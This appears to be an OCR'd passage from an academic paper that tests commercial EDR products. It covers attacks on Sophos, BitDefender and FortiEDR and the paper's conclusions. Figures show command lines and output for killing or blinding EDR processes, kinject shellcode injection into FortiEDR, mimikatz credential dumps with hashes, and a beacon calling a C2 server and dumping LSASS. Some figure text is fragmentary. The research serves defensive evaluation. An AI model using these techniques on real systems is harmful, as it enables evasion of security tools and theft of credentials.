
Figure 65: Deleting Sophos' callbacks via Telemetry Sourcerer's UI.



Object Handle	PsProcessType (pre)	So
Object Handle	PsThreadType (pre)	So
File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	So
File System	IRP_MJ_CREATE_NAMED_PIPE (post)	So
File System	IRP_MJ_CLOSE (pre)	So
File System	IRP_MJ_CLOSE (post)	So
File System	IRP_MJ_WRITE (pre)	So
File System	IRP_MJ_QUERY_INFORMATION (pre)	So

```
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```

Figure 66: Running mimikatz without interruption.



Module	Function Name	Ordinal	Virtual Address
C:\Windows\SYSTEM32\ntdll.dll	NtAllocateVirtualMemory	214	0x00007FFCEE23FAB0
C:\Windows\SYSTEM32\ntdll.dll	NtAlpcConnectPort	218	0x00007FFCEE240680
C:\Windows\SYSTEM32\ntdll.dll	NtFreeVirtualMemory	353	0x00007FFCEE23FB70
C:\Windows\SYSTEM32\ntdll.dll	NtMapViewOfSection	398	0x00007FFCEE23FCB0
C:\Windows\SYSTEM32\ntdll.dll	NtProtectVirtualMemory	449	0x00007FFCEE2401B0
C:\Windows\SYSTEM32\ntdll.dll	NtQueueApcThread	509	0x00007FFCEE240050
C:\Windows\SYSTEM32\ntdll.dll	NtReadVirtualMemory	517	0x00007FFCEE23FF90
C:\Windows\SYSTEM32\ntdll.dll	NtSetContextThread	560	0x00007FFCEE242820
C:\Windows\SYSTEM32\ntdll.dll	NtUnmapViewOfSection	636	0x00007FFCEE23FCF0
C:\Windows\SYSTEM32\ntdll.dll	NtWriteVirtualMemory	654	0x00007FFCEE23FEF0
C:\Windows\SYSTEM32\ntdll.dll	RtlInstallFunctionTableCallback	1136	0x00007FFCEE20EDB0
C:\Windows\SYSTEM32\ntdll.dll	ZwAllocateVirtualMemory	1740	0x00007FFCEE23FAB0
C:\Windows\SYSTEM32\ntdll.dll	ZwAlpcConnectPort	1744	0x00007FFCEE240680
C:\Windows\SYSTEM32\ntdll.dll	ZwFreeVirtualMemory	1879	0x00007FFCEE23FB70
C:\Windows\SYSTEM32\ntdll.dll	ZwMapViewOfSection	1923	0x00007FFCEE23FCB0
C:\Windows\SYSTEM32\ntdll.dll	ZwProtectVirtualMemory	1974	0x00007FFCEE2401B0
C:\Windows\SYSTEM32\ntdll.dll	ZwQueueApcThread	2034	0x00007FFCEE240050
C:\Windows\SYSTEM32\ntdll.dll	ZwReadVirtualMemory	2042	0x00007FFCEE23FF90
C:\Windows\SYSTEM32\ntdll.dll	ZwSetContextThread	2085	0x00007FFCEE242820
C:\Windows\SYSTEM32\ntdll.dll	ZwUnmapViewOfSection	2161	0x00007FFCEE23FCF0
C:\Windows\SYSTEM32\ntdll.dll	ZwWriteVirtualMemory	2179	0x00007FFCEE23FEF0

Ready

```
PS C:\Users\sophos\Desktop> .\hook.exe
Potentially hooked: NtAllocateVirtualMemory : 00007FFCEE23FAB0
Potentially hooked: NtAlpcConnectPort : 00007FFCEE240680
Potentially hooked: NtFreeVirtualMemory : 00007FFCEE23FB70
Potentially hooked: NtGetTickCount : 00007FFCEE2862F0
Potentially hooked: NtMapViewOfSection : 00007FFCEE23FCB0
Potentially hooked: NtProtectVirtualMemory : 00007FFCEE2401B0
Potentially hooked: NtQuerySystemTime : 00007FFCEE2402F0
Potentially hooked: NtQueueApcThread : 00007FFCEE240050
Potentially hooked: NtReadVirtualMemory : 00007FFCEE23FF90
Potentially hooked: NtSetContextThread : 00007FFCEE242820
Potentially hooked: NtUnmapViewOfSection : 00007FFCEE23FCF0
Potentially hooked: NtWriteVirtualMemory : 00007FFCEE23FEF0
Potentially hooked: NtdllDefWindowProc_A : 00007FFCEE23F480
Potentially hooked: NtdllDefWindowProc_W : 00007FFCEE23F490
Potentially hooked: NtdllDialogWndProc_A : 00007FFCEE23F540
Potentially hooked: NtdllDialogWndProc_W : 00007FFCEE23F550
Potentially hooked: ZwAllocateVirtualMemory : 00007FFCEE23FAB0
Potentially hooked: ZwAlpcConnectPort : 00007FFCEE240680
Potentially hooked: ZwFreeVirtualMemory : 00007FFCEE23FB70
Potentially hooked: ZwMapViewOfSection : 00007FFCEE23FCB0
Potentially hooked: ZwProtectVirtualMemory : 00007FFCEE2401B0
Potentially hooked: ZwQuerySystemTime : 00007FFCEE2402F0
Potentially hooked: ZwQueueApcThread : 00007FFCEE240050
Potentially hooked: ZwReadVirtualMemory : 00007FFCEE23FF90
Potentially hooked: ZwSetContextThread : 00007FFCEE242820
Potentially hooked: ZwUnmapViewOfSection : 00007FFCEE23FCF0
Potentially hooked: ZwWriteVirtualMemory : 00007FFCEE23FEF0
```

Figure 67: Sophos's usermode API hooks.

5.4 Attacking FortiEDR

During our experiments we noticed a behaviour that could be leveraged to attack FortiEDR. More precisely, we noticed that while FortiEDR managed to block a malicious kernel exploit [29], namely WindowsD[30],it did not do it instantly. This allowed for a window of opportunity, wide enough to disable DSE, see Figure 71. WindowsD is a 3rd party "jailbreak" so administrators can remove some intrusive defensive features introduced in modern windows versions. Currently, it can disable:

- Driver signing, including WHQL-only locked systems (secureboot tablets).
- Protected processes (used for DRM, "WinTcb").
- Read-only, "invulnerable" registry keys some software and even windows itself employs.

Its main purpose is to exploit a signed, legitimate but vulnerable driver in order to access the kernel level and perform the "jailbreaking" from the ring-0. In our case we will install the tool which

[29] http://kat.lua.cz/posts/Some_fun_with_vintage_bugs_and_driver_signing_enforcement/#more
[30] https://github.com/katlogic/WindowsD





Image name	Process...	Parent ...	User	Process path	Work m...	Running ti...	CmdLine	Kind
SecurityHealthSer...	6936	772	SYSTEM	C:\Windows\System32\S...	14M	00:02:28		This is a
SearchUI.exe	6988	988	tester-pc	C:\Windows\SystemApps...	101M	00:02:39	-ServerName:...	Search a
SearchProtocolHo...	7232	5776	SYSTEM	C:\Windows\System32\S...	13M	00:00:02		Microsoft
smartscreen.exe	7428	988	tester-pc	C:\Windows\System32\s...	23M	00:02:28		

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  9 2021 22:59:41
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

Figure 68: Running mimikatz after killing BitDefender with PowerTool.



```
         * Username : tester-pc
         * Domain   : DESKTOP-ITISFO0
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : tester-pc
         * Domain   : DESKTOP-ITISFO0
         * Password : (null)
        kerberos :
         * Username : tester-pc
         * Domain   : DESKTOP-ITISFO0
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 102204 (00000000:00018f3c)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/27/2021 3:18:32 PM
SID               : S-1-5-90-0-2
        msv :
        tspkg :
        wdigest :
         * Username : DESKTOP-ITISFO0$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
```


Figure 69: mimikatz successfully executed after killing BitDefender with PowerTool.

will disable DSE and then create a service for an unsigned driver.

Although an alert was triggered and the attack was finally blocked according to the EDR report, WindowsD was successfully executed. This allowed us to disable FortiEDR by injecting into its processes from the kernel mode and intentionally causing them to become dysfunctional.Using the Kinject [31] driver we performed kernel mode shellcode injection using APCs.Then, after installing the driver and injecting a calc shellcode file to all three processes, although the processes of FortiEDR seemed to remain running they were "bricked", see Figure 72.

It should be noted that using the above method with MDE, one could inject into MsMpEng, Figure 73 and LSASS and dump it from within itself, without raising any alert or the MDE blocking

[31] `https://github.com/w1u0u1/kinject`



```
cmp     cs:dword_378FC, 3
jb      short loc_39532
```

```
mov     rcx, [rsp+0E8h+var_A8]
mov     rcx, [rcx+88h]
call    sub_1AEA0
mov     cs:qword_377D8, rax
jmp     short loc_3954C
```

```
loc_39532:
mov     ec
call    su
mov     rc
call    su
mov     cs
```

```
loc_3954C:
lea     rdx, [rsp+0E8h+var_70]
mov     rcx, [rsp+0E8h+Object]
call    cs:KeStackAttachProcess
mov     rdx, [rsp+0E8h+Object]
mov     cl, 1
call    cs:qword_377D8
lea     rcx, [rsp+0E8h+var_70]
call    cs:KeUnstackDetachProcess
```

```
loc_3957A:
lea     rax, [rsp+0E8h+Handle]
mov     [rsp+0E8h+var_B8], rax
mov     [rsp+0E8h+var_C0], 0
mov     rax, cs:PsProcessType
mov     rax, [rax]
mov     [rsp+0E8h+var_C8], rax
mov     r9d, 80000000h
xor     r8d, r8d
mov     edx, 200h
mov     rcx, [rsp+0E8h+Object]
call    cs:ObOpenObjectByPointer
mov     [rsp+0E8h+var_28], eax
cmp     [rsp+0E8h+var_28], 0
jl      short loc_3961C
```

```
loc_395C8:
xor     ecx, ecx
call    sub_26480
mov     [rsp+0E8h+var_78], al
mov     edx, 1
mov     rcx, [rsp+0E8h+Handle]
call    cs:ZwTerminateProcess
mov     [rsp+0E8h+var_28], eax
mov     rcx, [rsp+0E8h+Handle] ; Handle
call    cs:ZwClose
movzx   ecx, [rsp+0E8h+var_78]
call    sub_26480
jmp     short loc_3961C
```


```
l
m
m
m
```

Figure 70: Screenshot from IDA analysing the internal of the driver's process termination.

the actions, see Figure 74.

6 Conclusions

Throughout this work, we went through a series of attack vectors used by advanced threat actors to infiltrate organisations. Using them, we evaluated state of the art EDR solutions to assess their reactions, as well as the produced telemetry. In this context, we provided an overview for each EDR and the measures used to detect and respond to an incident. Quite alarmingly, we illustrate that no EDR can efficiently detect and prevent the four attack vectors we deployed. In fact, the DLL sideloading attack is the most successful attack as most EDRs fail to detect, let alone blocking it. Moreover, we show that one may efficiently blind the EDRs by attacking their core which lies within



ID	DEVICE	PROCESS	CLASSIFICATION	DESTINATIONS	RECEIVED	LAST UPDATED	ACTION
227271	DESKTOP-U9ANJ30	WinD64.exe	Suspicious	Service Access	03-Aug-2021, 13:47:35	03-Aug-2021, 13:47:35	⊘

Logged-in User:	Process owner:	Certificate:	Process path:	Raw data items:
DESKTOP-U9ANJ30\test	Local System	Unsigned	C:\Windows\System32\WinD64.exe	1

✓	RAW ID	DEVICE ▲	PROCESS OWNER	DESTINATION	FIRST SEEN	LAST SEEN	USERS	COUNT
☐	1289459187	DESKTOP-U9ANJ30	Local System	Service Access	03-Aug-2021, 13:47:35	03-Aug-2021, 13:47:35	...KTOP-U9ANJ30\test	1

CLASSIFICATION DETAILS

Suspicious FORTINET


Threat name: Unknown
Threat family: Unknown
Threat type: Unknown

Automated analysis steps completed by Fortinet Details

History

Suspicious, by FortinetCloudServices, on 03-Aug-2021, 13:48:03
Inconclusive, by Fortinet, on 03-Aug-2021, 13:47:36

Figure 71: Window of opportunity for attacking FortiEDR.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi
 ## \ / ##       > https://blog.gentilkiwi.
 '## v ##'       Vincent LE TOUX
  '#####'        > https://pingcastle.com /

mimikatz #
```

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\test>cd Desktop

C:\Users\test\Desktop>kinject -f C:\Users\test\Desktop\v.bin -p 4504
ok 1

C:\Users\test\Desktop>kinject -f C:\Users\test\Desktop\v.bin -p 4300
ok 1

C:\Users\test\Desktop>kinject -f C:\Users\test\Desktop\v.bin -p 5540
ok 1

C:\Users\test\Desktop>
```

Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
fontdrvhost.exe	6716	Running	UMFD-3	00	948 K	Disabled
FortiEDRAvScanner.e...	4300	Running	SYSTEM	00	1,992 K	Not allowed
FortiEDRCollector.exe	5540	Running	test	00	2,364 K	Disabled
FortiEDRCollectorSer...	4504	Running	SYSTEM	00	165,260 K	Not allowed
LogonUI.exe	6696	Running	SYSTEM	00	10,080 K	Not allowed


Figure 72: "Bricking" the processes of FortiEDR.

their drivers at the kernel level. In future work, we plan to assess positive, false negative, false positive results produced by different EDRs to measure the noise that blue teams face in real-world scenarios. Moreover, the response time of EDRs will be measured as some EDRs may report attacks with huge delays, even if they have mitigated them. These aspects may significantly impact the work of blue teams and have not received the needed coverage in the literature.

Beyond Kaspersky's hooking solution, vendors may opt for other approaches[32] with possible stability issues. However, most vendors prefer to use cloud sandboxes for analysis as this prevents computational overhead. It should be noted that attackers may use signed drivers and hypervisors, e.g. Kaspersky's to launch their attacks and hook the kernel without issues in rootkits.

Unfortunately, no solution can provide complete security for an organisation. Despite the significant advances in cybersecurity, an organisation needs to deploy a wide array of tools to remain secure and not solely depend on one solution. Moreover, manual assessment of security logs and a holistic overview of the events are needed to prevent cyber attacks, especially APTs. Due to the nature of the latter, it is essential to stress the human factor [14, 16, 10], which in many cases is the weakest link in the security chain and is usually exploited to get initial access to an organisation.

[32]`https://github.com/rajiv2790/FalconEye`



MpCmdRun.exe created process MpCmdRun.exe

MsMpEng.exe created process MpCmdRun.exe


MsMpEng.exe created process MpCmdRun.exe

MsMpEng.exe established connection with 136.244.103.158:443 (a-banking.com)

services.exe created process MsMpEng.exe

external	internal ▲	listener	user	computer	note	process	pid	arch	last
80.67.10.139	192.168.7.64	UniPiAPT	SYSTEM *	DESKTOP-U9ANJ...		MsMpEng.exe	3664	x64	1s

Figure 73: MDE showing that MsMpEng is beaconing to our C2 (top), the beacon (bottom) inside MsMpEng when using the same method with FortiEDR on MDE.



external	internal ▲	listener	user	computer	note	process	pid	arch	last
80.67.10.139	192.168.7.64	UniPiAPT	SYSTEM *	DESKTOP-U9ANJ...		lsass.exe	760	x64	1s

external	internal	listener	user	computer	note	process	pid	arch	last
80.67.10.139	192.168.7.64	UniPiAPT	SYSTEM *	DESKTOP-U9ANJ...		lsass.exe	768	x64	2s

```
    ssh-key                   Use SSH to spawn an SSH session on a host
    steal_token               Steal access token from a process
    timestomp                 Apply timestamps from one file to another
    unhook                    remove hooks from DLLs in this process
    unlink                    Disconnect from parent Beacon
    upload                    Upload a file

beacon> help minidumpwritedump
Synopsis: minidumpwritedump PID
beacon> minidumpwritedump 768
[*] Static Syscalls Custom MiniDumpWriteDump BOF (@rookuu_)
[+] host called home, sent: 12180 bytes
[+] received output:
OS Version: 10.0.17763
[+] received output:
Done! Enjoy the creds. (C:\Windows\Temp\PID-768.dmp)
[DESKTOP-U9ANJ30] SYSTEM */768 (x64)                                      last:
beacon>
```

Figure 74: A beacon in LSASS (top) and credential dumping with the MiniDumpWriteDump BOF which replicates the function with the same name (below) when using the same method with FortiEDR on MDE.

Organisations must invest more in their blue teams so that they do not depend on the outputs of a single tool and learn to respond to beyond a limited set of specific threats. This will boost their capacity and raise the bar enough to prevent many threat actors from penetrating their systems. Moreover, by increasing their investments on user awareness campaigns and training regarding the modus operandi of threat actors the organisation's overall security will significantly increase. Finally, the introduction of machine learning and AI in 